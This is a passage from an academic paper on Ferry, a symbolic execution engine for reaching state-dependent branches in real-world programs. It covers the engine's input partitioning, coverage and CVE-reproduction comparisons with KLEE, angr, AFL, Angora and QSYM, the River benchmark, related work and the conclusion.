The execution path to the "deep" states in real-world programs is guarded by many state-dependent branches. Similar to path explosion, the number of program states grows rapidly with an increase in the number of state-dependent branches. Fortunately, we find that instead of trying to conquer all these branches, we can divide them into independent groups, which can be handled separately.

In real-world programs, developers do not handle the whole input sequence in one function, instead, the different parts of input sequence are handled by different groups of functions. For example, the input-handling loop in our motivating example only parses the `box_type` and `box_size` of each data box. The `payload` data, on the other hand, is read into the constructed buffer `buf` in line 18 and left to be processed by another function. Accordingly, the state-dependent branches in these functions also depend on different parts of the input sequence, and we can group these branches by the parts of input sequence which are handled by the functions to which they belong. Based on this observation, our idea is to bypass early-stage groups of state-dependent branches by selectively providing concrete program inputs.

When shortcut symbolic execution is enabled, manually-provided seed files are needed. With given input seeds, our shortcut symbolic execution proceeds as follows: First, SSE automatically recognizes the boundaries of different input parts which are handled by different groups of state-dependent branches with symbolic emulation. Then, with inferred boundaries, SSE selectively makes certain input partitions symbolic to symbolically execute the corresponding state-dependent branch groups in a state-aware way. It is worth noting that SSE proceeds on-the-fly during our state-aware symbolic execution. That is, Ferry with SSE first constrains the input data with the given seed file contents and applies symbolic execution (i.e., symbolic emulation). During this process, Ferry automatically recognizes the partition boundaries. Then, it tries to explore certain group of state-dependent branches by dynamically removing the constraints on the corresponding input parts.

Input Partitioning. An important problem here is how to automatically decide the boundaries in input sequence which separate the parts handled by different state-dependent branch groups. Let's assume earlier branch group A and later branch

group B handle two adjacent parts of the input sequence. When we locate the boundary between the two groups, we leverage a particular relationship between the function f which hosts group A and the function g which hosts group B. In particular, we observe that in 73 out of the 91 programs (80.22%) investigated by us, function f explicitly constructs a buffer for function g, and copies (or moves) the (unprocessed) data from its own buffer to the new one. Accordingly, we first monitor I/O functions (e.g., `fread()`) and mark the destination array as initial input buffer. Then, we recognize the data copy or move operations (e.g., `memcpy()`, `memmove()`) from one buffer to another in analyzed programs. The part of the input moved into new buffer is expected to be handled by another group of branches, and we set the boundaries between different parts. Figure 6 shows how our methodology works in the motivating example, in which the program code explicitly constructs a new buffer `buf`, and copies the `payload` to it (line 18). Then, a later state-dependent branch group uses the new buffer as the input source. We set a boundary before `payload`.

Shortcut Symbolic Execution. As illustrated above, an important property of input partitions is that they are handled by independent branch groups. If we use concrete values for the leading $N-1$ partitions, the corresponding early-stage branch groups will be executed with no path forked (i.e., shortcut). More importantly, the next move of the program is deterministic: it will read the Nth partition into buffer and use specific branch group to process it, so if we make Nth partition symbolic on-the-fly, we can target the corresponding branch group and explore it. When determining in which order to symbolize different partitions, we try to make the best use of provided file contents to drive Ferry to explore as many deep program logic as possible without path explosion, so we symbolize input partitions backward in order. That is, we first symbolize the last partition. When we are running out of execution paths, we further symbolize one previous partition and repeat the step.

6 Evaluation

In this section we evaluate the effectiveness of Ferry. Our evaluation proceeds as follows:

- We first evaluate whether Ferry can outperform other tools in code coverage, with 13 real-world programs and the comprehensive test suite Google FuzzBench [56]. Our evaluation shows that Ferry covers 38%/42% more basic blocks and 42%/47% more branches than two widely-used symbolic execution engines KLEE and angr. Given the same input seeds, Ferry with SSE outperforms three popular fuzzers (AFL, Angora and QSYM) in block and branch coverage. What's more, 15% of its basic blocks have never been reached by any fuzzer. Our further examination of the results shows that Ferry achieves a higher code coverage because it is able to explore deeper program logic than the counterparts with inferred state-describing variables.
- Apart from achieving high code coverage, this paper focuses on exploring "deep" program logic depending on program states. We have presented the prevalence of state-dependent branches in Section 2.2. In this section, we further reveal the importance of exploring deeper program logic by collecting the program-state-dependent vulnerabilities in the CVE database and evaluating whether Ferry and other tools can reproduce them. We further construct a test suite River, which facilitates our evaluation of the extent to which a tool is able to explore state-dependent branches. River consists of six programs with 160 manually-inserted vulnerabilities which can only be triggered in certain program states. Compared with two symbolic executors and three fuzzers, Ferry manages to locate over 40% more real-world vulnerabilities and 2.4 times as many manually-inserted vulnerabilities.
- To understand the performance baseline of Ferry, we use another comprehensive dataset LAVA-M [31], in which the vulnerabilities are state-irrelevant. In the worst case, Ferry performs almost the same as angr with BFS strategy except that it avoids exploring some duplicated paths. We further discuss the limitations of Ferry in Section 6.7.

Implementation. Ferry is built upon the angr framework [19] with 5070 lines of Python code. We use Z3 [50] to solve SMT queries and compare program states. Unicorn engine [4] is applied to accelerate the emulation of concrete file contents in shortcut symbolic execution.

Vulnerability Detection. In symbolic execution, how to drive the execution to reach a vulnerability-carrying branch and how to trigger/exploit a vulnerability (after the corresponding security vulnerability is reached through symbolic execution) are two separate issues. Since the second issue has not been well-addressed in the field of symbolic execution, this work has to leave it out of the scope. It should be noted that sanitizers [27], which work well together with software fuzzing, cannot be used to resolve the second issue. A native combination of symbolic execution engines and sanitizers cause severe path explosion because sanitizers introduce extra checks (i.e., conditional statements) on input data.

Experiment Setup. All our evaluations process on a Ubuntu 16.04 server, with a single 3.9GHz Intel i5-8600K CPU and 64GB of RAM. Ferry and most of the compared tools are single-threaded, except for QSYM which has a fuzzing process and a symbolic execution process. All tools are given the same timeout of six hours. We repeat the experiments for three times and report the average results. Basically, our program-state-aware symbolic execution technique is based on a BFS exploration strategy to recognize *InputDetermined* and *BranchRelated* variables. In our evaluation, we compare our approach against other symbolic executors under different exploration strategies including BFS and DFS. For KLEE, we further evaluate its unique random path strategy. Input seeds are needed for Ferry with SSE and fuzzers, our seed

files[3] are collected from AFL testcases [54] and FuzzBench. Following the performance recommendation from AFL [61], we exclude the large seeds from FuzzBench (they will also overwhelm the taint analysis of Angora), and limit the number of seeds. We apply the configurations above in all the following experiments.

6.1 Code Coverage

Benchmarks. To evaluate the code coverage of Ferry, we collect two classes of programs. Specifically, we use the comprehensive dataset FuzzBench from Google to evaluate the path exploration ability of Ferry and other tools. FuzzBench is an ever-changing benchmark. At the time of writing, it contains 49 programs [57]. We successfully analyse 20 programs in FuzzBench. The reason why we fail to include the others is two-fold. First, the FuzzBench is designed to be fuzzed by Google OSS-Fuzz [60], and most of our evaluated tools are not officially supported since Google only provides an adaptor for AFL-based tools. We list the reason why non-AFL tools fail to analyze the 25 programs as follow:

- Compiler and linker errors. The Google OSS-Fuzz (powered by libFuzzer [58]) requires customized target programs. Specifically, The programs need to override libFuzzer-provided interfaces like `LLVMFuzzerTestOneInput()` and `LLVMFuzzerInitialize()`, which are not supported by other fuzzers and symbolic executors, causing build failure. We have tried our best to rewrite the programs by providing wrappers for these interfaces and revise build scripts to adapt them to other tools, but sill fail to run 15 of them.
- Environmental modeling limitations. We observe that 10 out of the 25 programs implement complicated logic in their `LLVMFuzzerInitialize()` which cannot be handled by our environmental model. Among them, *curl* driver [21] introduces an extra HTTP 2.0 library [59] to construct HTTP requests, and the construction progress can cause path explosion in symbolic executors; the rest of them either dynamically create temporary files with unmodeled functions like `mkstemp()`, or depend on multithread functionalities which are not support by any of the symbolic executors.

Second, 4 programs fail to be built because FuzzBench does not follow the changes of the upstream codebases. For example, the files in *stb* [47] needed by FuzzBench have already been removed in its latest version and FuzzBench does not update related scripts. We further collect 13 real-world programs, with over 2 million LOCs in total. They are of concern to security researchers [68,73,74,90,96] and cover a variety of categories including processing of image, video/audio, PDF and binary. What's more, many of them, e.g., *libjpeg* [32] and *libtiff* [14], serve as the building blocks for important real-world projects including Chromium, Android and iOS.

0-day Vulnerabilities. Interestingly, during our evaluation, Ferry locates two unreported null-dereference bugs in *libstagefright*. We further analyzed them and found that they were internally fixed by Google [2, 3]. What's more, by feeding the inputs generated by Ferry to the programs instrumented by sanitizers, we find that Ferry found three 0-day vulnerabilities in *jhead*. Specifically, Ferry successfully locates four heap-buffer-overflow vulnerabilities, three of them are 0-day and one has been reported [11] yet not fixed.

Responsible Disclosure. We reported all the three 0-day vulnerabilities to the *jhead* author following responsible disclosure. Specifically, we collected the email address from author's home page [15], and then shared all the details about vulnerabilities including the vulnerable commits, code locations and PoC exploits. Finally, they have all been fixed in the latest version [55].

Table 2 reveals the block coverage and branch coverage of different tools. Noted that 7 programs in FuzzBench explicitly mark KLEE as "unsupported". We further find that KLEE fails to analyze *PoDoFo*, *libav*, *ffmpeg*, *FreeImage*, *mupdf* and *libtiff*, and the reason is the same: it requires compiling the analyzed programs to LLVM Intermediate Representation [40] and then symbolically executes on the LLVM IR, but it fails to support all the LLVM intrinsic functions generated during compilation, thus crashes at the beginning of symbolic execution. Besides, only Ferry and angr manage to analyze *libstagefright*. We analyze it and find that only they have correctly modeled the Android *bionic* [5] library, which is a build dependency of *libstagefright*.

We divide the evaluated tools into two groups, based on whether seed files are a necessary requirement. Specifically, only Ferry with SSE and fuzzers require seed files, while Ferry without SSE and other symbolic executors do not. For fair comparison, we compare their code coverage respectively. That is, in the first group, we compare Ferry with other two symbolic executors. We only keep the best results of angr and KLEE under different searching strategies. KLEE achieves extremely low coverage when analyzing *file*. Our manual check shows that this is due to the fact that KLEE's modeling of filesystem prevents it from loading a list of signatures to recognize file formats. And we exclude this abnormal data during our comparison with KLEE for a fair evaluation. Ferry (without SSE) covers 38%/42% more basic blocks and 42%/47% more branches than KLEE and angr, respectively.

In the second group, we compare Ferry with SSE to three famous fuzzers (we also present the basis code coverage introduced by seed files). We observe that Ferry with SSE performs bad on *jsoncpp*, *libarchive*, *libxml2*, *re2* and *zlib*, meanwhile the hybrid fuzzer QSYM, which is based on AFL, also shows no improvements on them compared to raw AFL. Our investigation reveals that this is because the string matching logic (e.g., regex processing in *re2*) in *jsoncpp*, *libxml2* and *re2*,

[3] Available at https://drive.google.com/file/d/1QPp6n4RNfEPH58tGvYkZy6_Od4QbZiyM/view?usp=sharing

Table 2: Code coverage of Ferry with/without SSE compared with symbolic execution engines (KLEE and angr) and fuzzers (AFL, Angora and QSYM). For symbolic executors with different exploration techniques, we show the best result for each program.

Program	**Ver.**	Block Coverage			Branch Coverage			Block Coverage					Branch Coverage				
		KLEE	angr	**Ferry**	KLEE	angr	**Ferry**	seed	AFL	Angora	QSYM	**Ferry w/. SSE**	seed	AFL	Angora	QSYM	**Ferry w/. SSE**
bloaty [20]	2020-05-25	N/A	2235	2530	N/A	519	756	9850	10466	11375	11402	11280	1387	2025	2234	2242	2435
freetype2 [24]	2017	1525	1725	2215	875	962	1327	4393	8611	7226	10253	9675	2593	6839	5909	8682	8763
harfbuzz [28]	1.3.2	N/A	1525	1732	N/A	765	856	2213	6291	8734	9716	8675	759	3372	4565	4968	4785
jsoncpp [30]	2020-02-13	N/A	318	320	N/A	96	96	1469	2036	1960	1991	1678	128	554	545	555	462
libarchive [12]	2019-05-03	1023	1017	1235	548	543	594	1453	3974	N/A	4037	3778	735	3179	N/A	3263	3125
libhevc [7]	2019-09-06	17645	19230	22322	6436	6846	7344	3659	29627	19591	30564	30872	2096	9324	7119	9382	9410
libhtp [13]	2019-09-14	1213	1210	1432	1125	1123	1334	1201	2084	2090	2062	2435	791	1835	1841	1834	2122
libjpeg-turbo [33]	2017-06-28	972	978	1132	642	645	875	1090	1996	1962	2302	3014	650	1559	1504	1826	2203
libpcap [34]	2020-02-12	N/A	760	772	N/A	465	525	780	1562	1730	1652	1725	235	1148	1325	1270	1518
libpng [36]	1.2.56	258	398	512	247	302	468	588	987	1252	1283	1209	400	760	943	1007	1056
libxml2 [38]	2.9.2	375	412	875	214	246	569	1028	3821	3084	3845	2065	668	3662	3294	5345	1765
Little-CMS [39]	2017-03-21	728	826	872	413	525	571	796	1853	2450	2417	2630	395	1107	1658	1778	1834
mbedtls [41]	2020-02-11	N/A	509	514	N/A	297	312	2318	2625	2520	2622	2854	1375	1586	1495	1582	1725
muparser [42]	2020-08-19	932	933	1231	681	684	912	1771	2702	2407	2687	3124	254	915	692	907	1025
openh264 [16]	2019-10-22	7112	7264	9312	5623	5812	7412	2559	11462	6106	10137	13245	1560	8974	7021	8965	10023
openthread [44]	2019-12-23	N/A	684	765	N/A	257	334	3885	4708	4812	4752	4620	1190	1748	1770	1757	1782
re2 [46]	2014-12-09	873	871	1346	327	327	548	2554	6336	5710	6396	4280	648	2930	2576	2932	2230
vorbis [51]	2017-12-11	N/A	625	642	N/A	458	472	888	1251	1190	1236	1642	635	1048	990	1059	1246
woff2 [52]	2016-05-06	1679	1875	2129	746	761	965	4032	4934	5183	4816	5431	824	1567	1575	1634	1725
zlib [53]	2020-05-06	249	258	265	142	149	184	132	527	433	522	318	70	416	317	413	267
libstagefright [37]	5.1.1	N/A	1043	2196	N/A	965	1765	1432	N/A	N/A	N/A	2577	1025	N/A	N/A	N/A	2232
libjpeg [32]	9c	458	386	695	213	175	363	1123	2016	2246	2289	2325	674	1677	1782	1790	1810
PoDoFo [45]	0.9.6	N/A	3862	4131	N/A	1864	2235	2570	5024	5436	5535	5726	1256	2234	2578	2630	2789
giflib [17]	5.2.1	285	343	446	179	212	235	852	1217	1375	1340	1324	672	853	969	978	1025
libav [6]	12.3	N/A	360	2297	N/A	297	1678	2575	5875	6233	6425	6472	2132	5325	5734	5864	6078
ffmpeg [23]	4.2.1	N/A	1057	1288	N/A	654	843	5685	7124	7756	8132	8079	3764	5513	5843	6012	6287
FreeImage [10]	3.18.0	N/A	629	2075	N/A	426	1297	4632	8023	8225	8234	8170	3347	5512	5615	5613	5724
ImageMagick [29]	7.0.1	787	817	848	514	532	617	4232	4758	5230	5133	5432	3756	4231	4482	4475	4875
jhead [8]	3.04	96	140	181	67	97	121	162	262	642	593	942	120	218	532	445	812
mupdf [43]	1.16.1	N/A	454	536	N/A	298	324	4672	5032	5335	5420	5624	1875	2021	2229	2394	2576
libtiff [14]	4.1.0	N/A	192	537	N/A	114	347	2124	3327	3576	3276	3234	1827	3016	3121	2748	2835
file [9]	5.37	*69	373	802	*40	375	725	1279	1525	1920	1837	1842	1165	1462	1899	1802	1825
readelf [26]	2.33.1	708	377	844	523	213	578	5438	7112	8125	7223	7429	3976	5602	7003	5642	5835

* We exclude the abnormal result of *file* when compared with KLEE.

and compression logic in *libarchive* and *zlib* create complicated path constraints which block the solver and cause state explosion in Ferry. We further discuss the limitations of Ferry in Section 6.7. Given the same seed files, Ferry shows better branch coverage on most of the benchmarks. Apart from the five program above, Ferry covers 18%/21%/8% more basic blocks and 22%/21%/8% more branches than AFL/Angora/QSYM, respectively. What's more, the distribution of Ferry's block coverage is significantly different from others. Specifically, 15% covered blocks by Ferry have never been reached by any fuzzer. We believe such a result indicates the capability of Ferry to cover hard-to-reach code.

Our manual inspection further reveals that Ferry is able to reach deeper logic of these programs while the others cannot. For example, when analyzing *ffmpeg*, only Ferry manages to explore the code in the underlying video decoder, and angr gets stuck in exploring repeatedly visited states (i.e., angr repeats the same instructions hundreds of times, and all the executions of these instructions are in the same valid state recognized by Ferry).

6.2 Reproducibility of Program-state-dependent Vulnerabilities

In this section, we evaluate whether Ferry can locate more program-state-dependent vulnerabilities than previous works.

Vulnerability Collection. A vulnerability is considered program-state-dependent if the path to it involves at least one state-dependent branch. We collect the program-state-dependent vulnerabilities in three steps. First, we determine the version of each program in concern to reduce the search scope. We set their versions to the ones with the most reported vulnerabilities in CVE database. Then we gather the information about each vulnerability, including its code location and the input sequences to trigger it. Specifically, we collect the vulnerabilities details via three ways: (1) we follow the reference links of each vulnerability in the CVE database, (2) we search them in Exploit Database [22], which provides the proof-of-concept exploits of many vulnerabilities, and (3) we try to find the patches that fix the vulnerabilities and learn from them. At last, we manually filter the ones which do not depend on program states. As depicted in Table 3, we finally collect 15 vulnerabilities from CVE database.

As mentioned above, symbolic executors cannot automatically trigger the vulnerabilities. Thus, we manually replace these vulnerabilities with `assert(0)` guarded by required triggering conditions so we can be notified as soon as the executors reach them. These vulnerabilities cover various vulnerability types, including heap and stack overflow, integer overflow, double-free, use-after-free, divided-by-zero and uninitialized pointer reference.

The results are shown in Table 3. Among the successful analyses of these tools, Ferry manages to reproduce 8 of the 15 vulnerabilities without enabling shortcut symbolic execution. After the shortcut symbolic execution is enabled, Ferry can locate all the vulnerabilities. We explain the reasons why other tools fail to locate the vulnerabilities as follow. For symbolic executors, the main reason is path explosion. Our manual check reveals that both KLEE and angr suffer from severe path explosions. For example, angr forks over 10 times more execution paths than Ferry within the six hours when

Table 3: Vulnerability reproducibility of various tools. We compare related approaches with Ferry with or without shortcut symbolic execution (SSE).

Program	CVE-ID	KLEE	angr	Ferry	AFL	Angora	QSYM	Ferry w/. SSE
libstagefright 5.1.1	2015-3827	N/A	No	Yes	N/A	N/A	N/A	Yes
	2015-3828	N/A	No	Yes	N/A	N/A	N/A	Yes
	2015-3829	N/A	No	Yes	N/A	N/A	N/A	Yes
	2015-3864	N/A	No	Yes	N/A	N/A	N/A	Yes
	2016-3830	N/A	No	No	N/A	N/A	N/A	Yes
ffmpeg 3.1.3	2016-2213	N/A	No	No	No	No	No	Yes
	2016-2329	N/A	No	No	No	No	No	Yes
	2016-10190	N/A	No	Yes	Yes	Yes	Yes	Yes
ImageMagick 7.0.0	2016-7532	No	No	No	Yes	Yes	Yes	Yes
	2016-7799	No	No	No	Yes	Yes	Yes	Yes
PoDoFo 0.9.5	2017-8378	N/A	No	No	No	No	No	Yes
	2018-5783	N/A	No	No	No	No	No	Yes
	2018-6352	N/A	Yes	Yes	Yes	Yes	Yes	Yes
	2018-8000	N/A	Yes	Yes	Yes	Yes	Yes	Yes
	2018-12982	N/A	Yes	Yes	Yes	Yes	Yes	Yes

analyzing *libstagefright*/*ffmpeg*/*ImageMagick* with BFS strategy. For fuzzers, whether them can reach the vulnerabilities is greatly affect by seed files. For example, no fuzzers are able to reach the CVE-2016-2213 in *ffmpeg* since it can only be triggered by video files containing special type of JPEG 2000 [1] payload. Unfortunately, such rare payload is not presented in any AFL testcase or FuzzBench seed, and hard to be efficiently generated by fuzzers. In contrast, Ferry with SSE only uses given seeds to avoid path explosion in early-stage video processing logic, and successful reaches the vulnerability after it makes corresponding input partitions symbolic.

6.3 "Deep" Program State Exploration

We propose a test suite River to facilitate us to evaluate the extent to which a dynamic analysis tool can explore state-dependent branches. River is different from other datasets, such as LAVA-M, in that it meant to evaluate a tool's ability to explore "deep" states, which is orthogonal to the block coverage criterion concerned by others. It bears the following characteristics: (1) all the inserted vulnerabilities are program-state-dependent, which means they can only be triggered by certain input sequences; (2) vulnerabilities are distributed over various *state depth*, i.e., the least number of state-dependent branching decisions it takes to reach the vulnerability. The ones with greater state depth have more constraints on input sequences, thus are harder to reach. We manually annotated all the inserted vulnerabilities and recorded their state depth information. Because River is meant to evaluate a tool's ability to explore "deep" states, the corresponding metric must take state depth into consideration. Accordingly, instead of measuring the total number of program states that have been explored, we argue that the most appropriate **metric** should focus on measuring how many "deep" states have been explored. In order to implement this idea, we let state depth be a key attribute of each inserted vulnerability. In this way, the corresponding (*vulnerability ID*, *state depth*) pair tells us not only that a new program state has been explored, but also whether the state is a "deep" state or not. It should be noticed that whether the metric of (*vulnerability ID*, *state depth*) pair can systematically measure a tool's ability to explore deep states largely depends on whether there is a vulnerability inserted at a representative set of reachable deep states.

Test Suite Construction. We construct the benchmark in two steps. First, we use program-state-aware symbolic execution to analyze the programs for six hours and record the necessary information for vulnerability injection including the code locations of each state transition, i.e., SDVO addresses, and path constraints to reach them. Second, we manually insert vulnerabilities after each SDVO. Note that we skip the SDVOs whose path constraints are too complicated for the human program analysts to understand. Each inserted vulnerability is a call to `assert(0 && state_depth && vul_id)` guarded by path constraints so it can be unconditionally exploited. The `vul_id` is unique and serves as the index to get detailed vulnerability information.

Program State Exploration Ability Evaluation. We use River to evaluate all the symbolic executors and fuzzers. We present the detailed vulnerability reproduction results in Appendix A and the distribution of inserted bugs reached by different tools over depth in Figure 7. Our results show that existing symbolic executors and fuzzers can only locate bugs with shallow depth. Specifically, when the depth is less than 20, the counterparts manage to locate 46% (51 out of 110) of the injected bugs. While only angr with DFS and KLEE with RP are able to locate 5, respectively, out of the 17 vulnerabilities with a depth greater than 40.

6.4 Accuracy of Inferred SDVO instructions.

To the best of our knowledge, there is no ground truth about the SDVO instructions of the given programs, preventing us from comprehensively evaluating the precision of SDVO instruction inference. Instead, we checked the SDVO instructions of *libjpeg* as an example. After 10 hours' code audit, we pointed out 49 SDVO instructions. Meanwhile, Ferry recognized 88 SDVO instructions, covering all the manually labeled ones. Our further manual verification confirmed that all the rest 39 recognized instructions are truly SDVO ones. Our code auditing omitted them because their code resides in the deep logic of the program, after multiple function calls and variable assignments, which hinders the tracking of inputs with human effort.

6.5 A Case Study

CVE-2016-3830 in libstagefright. CVE-2016-3830 is a reported vulnerability of `libstagefright`. Among all the evaluated symbolic execution engines, only Ferry with shortcut symbolic execution can automatically locate this vulnerability. Our manual inspection reveals the difficulties to uncover it:

- The vulnerability occurs in the audio decoder of AAC format, which is "protected" by at least two earlier state machines. That is, a first state machine which initializes the audio decoder and extracts the audio header and tracks, and the second state machine which leverages the audio header




Figure 7: The cumulative distribution of inserted bugs reached by different tools over depth. The x-axis shows the state depth of injected bugs and the y-axis shows the number of bugs reached by each tools.

to configure the decoder. The vulnerability resides in the third state machine which decodes the audio tracks. Our experiment shows that angr suffers path explosion in the first state machine, and if shortcut symbolic execution is disabled, Ferry suffers severe path explosion in the second state machine.

- The vulnerability can only be exploited in a deep program state of the third state machine. Specifically, in a state after a mismatch between an expected payload size `adtsHeaderSize` and a calculated result stored in `aac_frame_length`. To measure the efficiency of state-of-the-art symbolic execution, we further applied this case to angr, by manually assigning the entry point of the third state machine to it. Our evaluation reveals that angr still fails to locate this vulnerability.

6.6 Performance Baseline

In the section, we try to find out the performance baseline of Ferry when exploring code logic with no state-dependent branches. We achieve this with dataset LAVA-M, since LAVA only inserts vulnerabilities at the locations that input bytes "do not determine control flow" (i.e., the control flow statements involved in the paths arriving at these locations are independent of the input bytes). That is, the execution paths towards these vulnerabilities involve no state-dependent branch. We present the detailed results in Appendix B. The results show that in the worst case, Ferry performs almost the same as angr with BFS strategy except that it avoids exploring some duplicated paths.

6.7 Discussion

Our experiments show that Ferry provides an effective symbolic execution engine for exploring state-dependent branches, and achieves a first step towards solving the challenging problem for symbolic execution: how to handle the programs with state-dependent branches. In this section, we discuss the limitations of Ferry and under what circumstances Ferry may fail.

State Explosion. Table 2 shows that the efficiency of Ferry is limited on certain program logic (e.g., string searching and compression algorithm). On one hand, they are common challenges for symbolic executors since such logic will generate complicated path constraints which can overwhelm the constraint solver. On the other hand, such program logic causes state explosion. For example, compression programs have huge internal state space, and any changes to an input byte will lead to different program states and change the way in which all subsequent inputs are processed. In such cases, Ferry suffers state explosion (which further causes path explosion). Our optimizations, which help alleviate the state explosion, cannot completely solve this problem.

As a first attempt to systematically tackle programs with state-dependent branches for symbolic execution, our technique works for the programs that bear the similar intrinsic characteristic explained in Section 2.3. However, it is currently not yet a general-purpose approach. A major challenge that still hinders the symbolic execution engines is how to identify state-describing variables in an arbitrary program. We leave this issue as our future work on Ferry.

7 Related Work

This section discusses two classes of dynamic analysis approaches: first, other works on symbolic execution; then, the fuzzing tests known as alternatives to symbolic execution engines in bug finding. We further discuss the related works which explore the state space in real-world programs, operating systems and network protocols and explain their differences with this paper.

7.1 Symbolic execution

Ferry is the first symbolic execution engine that systematically handles state-dependent branches of programs. Since the appearance of the first symbolic execution engine, several decades have passed with tens of symbolic execution engines proposed [70]. Based on their ways of achieving high code coverage, they can be characterized into three categories.

Mixing concrete and symbolic execution. Replacing part of symbolic values with concrete ones [64, 68, 69, 71, 75, 90] can significantly alleviate the path explosion, thus improving performance. For example, S2E [75] proposes an automatic bidirectional symbolic-concrete state conversion that enables execution to seamlessly and correctly weave back and forth between symbolic and concrete mode. In this paper, we propose a shortcut symbolic execution which also mixes a preceding concrete execution with a following symbolic one. However, unlike traditional concolic testing which randomly reverts

branch taking, our core problem here is how to automatically determine the boundaries of input partitions and explore the corresponding state-dependent branch groups. This problem is solved based on our unique observations.

Compositional execution. Compositional testing analyzes elementary units (i.e., a method or a procedure) in the program separately, and stores the analysis results in summaries encoding the input-output transformation of the units. It is first proposed by Dart [80], and several optimizations were proposed to improve compositional testing [79, 88]. Generally, a fundamental assumption of compositional execution is the loose coupling between functions, thus they can improve scalability by directly checking elementary units, rather than whole programs. However, in programs with state-dependent branches, the behavior of each elementary unit may vary, depending on the runtime program state.

Selective symbolic execution. Selective symbolic execution (also referred to as guided symbolic execution) [66–68, 83, 91, 94] applies heuristic policies to guide the selection of execution paths to follow, expecting to execute paths that are most likely to cover new code in the immediate future. For example, the heuristic of KLEE [68] is a combination of the minimum distance to an uncovered instruction, the call stack of the process, and whether the process has recently covered new code. Li *et al.* [84] use subpath program spectra to systematically approximate full path information, and guide symbolic execution to less traveled paths; Chopper [92], on the other hand, allows users to specify uninteresting parts of the code to exclude during the analysis. Ferry also applies a selective symbolic execution, by leveraging the insight that reached program states should not be explored again. While instead if prioritizing certain paths, Ferry automatically prunes redundant paths that explore reached program states.

7.2 Fuzzing

Fuzzing (or fuzz testing) is an automated testing technique that provides invalid, unexpected, or random data as inputs to a program, and monitors the program for its unexpected behaviors. Mutation-based fuzzers [65, 72] generate inputs by modifying (referred to as mutating) the provided reference inputs (seeds). They assume that the unexplored program behavior can be triggered by simple mutation of program inputs. However, such an assumption does not hold in programs with many state-dependent branches, since a mutated program input is difficult to trigger a serial of state-transitions. Generation-based fuzzers [93, 95] usually generate inputs based on a provided input model (or format). They usually require human efforts to specify the data template. Even worse, it is challenging to infer a program's states. Thus, modeling the inputs for a program with state-dependent branches could be time-consuming.

Besides, guided fuzzers [18, 73, 85, 89, 91] apply heuristics to select test cases that are likely to reach unexplored code. For example, AFL [18] uses program instrumentation to understand which inputs explore new program branches, and keeps these inputs as seeds for further mutation. Several optimizations [73, 85, 89] add new heuristics to increase branch coverage by solving various path constraints. Besides, Driller [91] relies on selective concolic execution to generate seeds for fuzzing. Although these tools are capable to handle single input checks, state machines in the real world usually contain a series of complicated checks, which can overwhelm them. Besides, they focus on exploring new paths, and are unaware of the program states discussed in our paper. As a result, their heuristics cannot drive them to explore program states efficiently.

7.3 Program and System State Exploration

Apart from Ferry, some related works also try to explore the state space in real-world programs, operating systems and network protocols. We explain their differences with this paper as follows. IJON [62] explores the deep state spaces of programs. It enables human experts to provide feedbacks to fuzzers to help explore state machines, while our work automatically infers the state-describing variables and requires no human efforts. The real-world programs analyzed in our work contain tens or even hundreds of state-describing variables, which can overwhelm human analysts.

In terms of exploring the state space in operating systems, state-aware kernel fuzzing techniques [63, 82, 86] monitor the states of operating systems during the exploration of kernel logic. Unlike program states concerned in this paper, operating system states are described by well-defined metadata, and state transitions happen when well-defined events (e.g., a syscall is invoked, an interrupt happens) happen. Accordingly, neither identifying state-describing variables nor recognizing runtime states is a major challenge in state-aware kernel fuzzing. In contrast, they are the major challenges in program-state-aware symbolic execution as shown in Section 2.1.

The stateful network protocols are another class of promising analysis targets since the outbreak of several severe vulnerabilities like Heartbleed [49]. The input sequences in network protocol are divided into individual messages between client and server. When a message is processed by server, a response with status code, which explicitly shows the server state, is replied. Current stateful protocol fuzzing works utilize these prior knowledge about network protocols (e.g., message structure and status code) when analyzing them. AFLNet [87], for example, uses protocol-specific information of message structure to extract individual messages, reads status code to determine server's state and reorders messages with heuristics to explore protocol states. And MACE [76] relies on user-provided state-machine model abstraction, and uses the information to guide concolic execution. In contrast, Ferry assumes no prior knowledge about analyzed programs and input structure. From Ferry's perspective, the status code bears no difference from other state-describing variables, and it tries to automatically recognize all the variables that describe

program state.

8 Conclusion

In this work, we make the first attempt to achieve program-state-aware symbolic execution on an important class of real-world programs where date dependency exists between input data and state-describing variables. We propose Ferry, a new symbolic execution engine which focuses on real-world programs with state-dependent branches. We demonstrate the effectiveness of our approach by applying Ferry to two comprehensive test suites, 13 real-world programs and 15 reported vulnerabilities. The experiment results show that Ferry clearly outperforms the existing approaches. Our evaluation also reveals that Ferry covers more code (basic blocks) and branches that other techniques and locates 2.4 times as many program-state-dependent vulnerabilities as state-of-the-art symbolic executors and fuzzers. Our research provides a successful experience for the following works on achieving general-purpose program-state-aware symbolic execution.

Acknowledgement

We would like to thank the anonymous reviewers for their insightful comments that helped improve the quality of the paper. This work was supported in part by the National Natural Science Foundation of China (U1736208, U1836210, U1836213, 62172104, 61972099, 61902374), Natural Science Foundation of Shanghai (19ZR1404800). Min Yang is the corresponding author, and a faculty of Shanghai Institute of Intelligent Electronics & Systems, Shanghai Institute for Advanced Communication and Data Science, and Engineering Research Center of Cyber Security Auditing and Monitoring, Ministry of Education, China.

References

[1] JPEG 2000. https://en.wikipedia.org/wiki/JPEG_2000, 1997.

[2] MPEG4Extractor: more NULL derefernce fixes in parseChunk. https://android.googlesource.com/platform/frameworks/av/+/202fbed96db40ec5fb43d633fc97601a15a6dd7a, 2014.

[3] MPEG4Extractor: null check in MPEG4Source::parseChunk. https://android.googlesource.com/platform/frameworks/av/+/1391f933b49cfb56da9aa63f723de83b076cf888, 2014.

[4] Unicorn: The ultimate CPU emulator. https://www.unicorn-engine.org/, 2017.

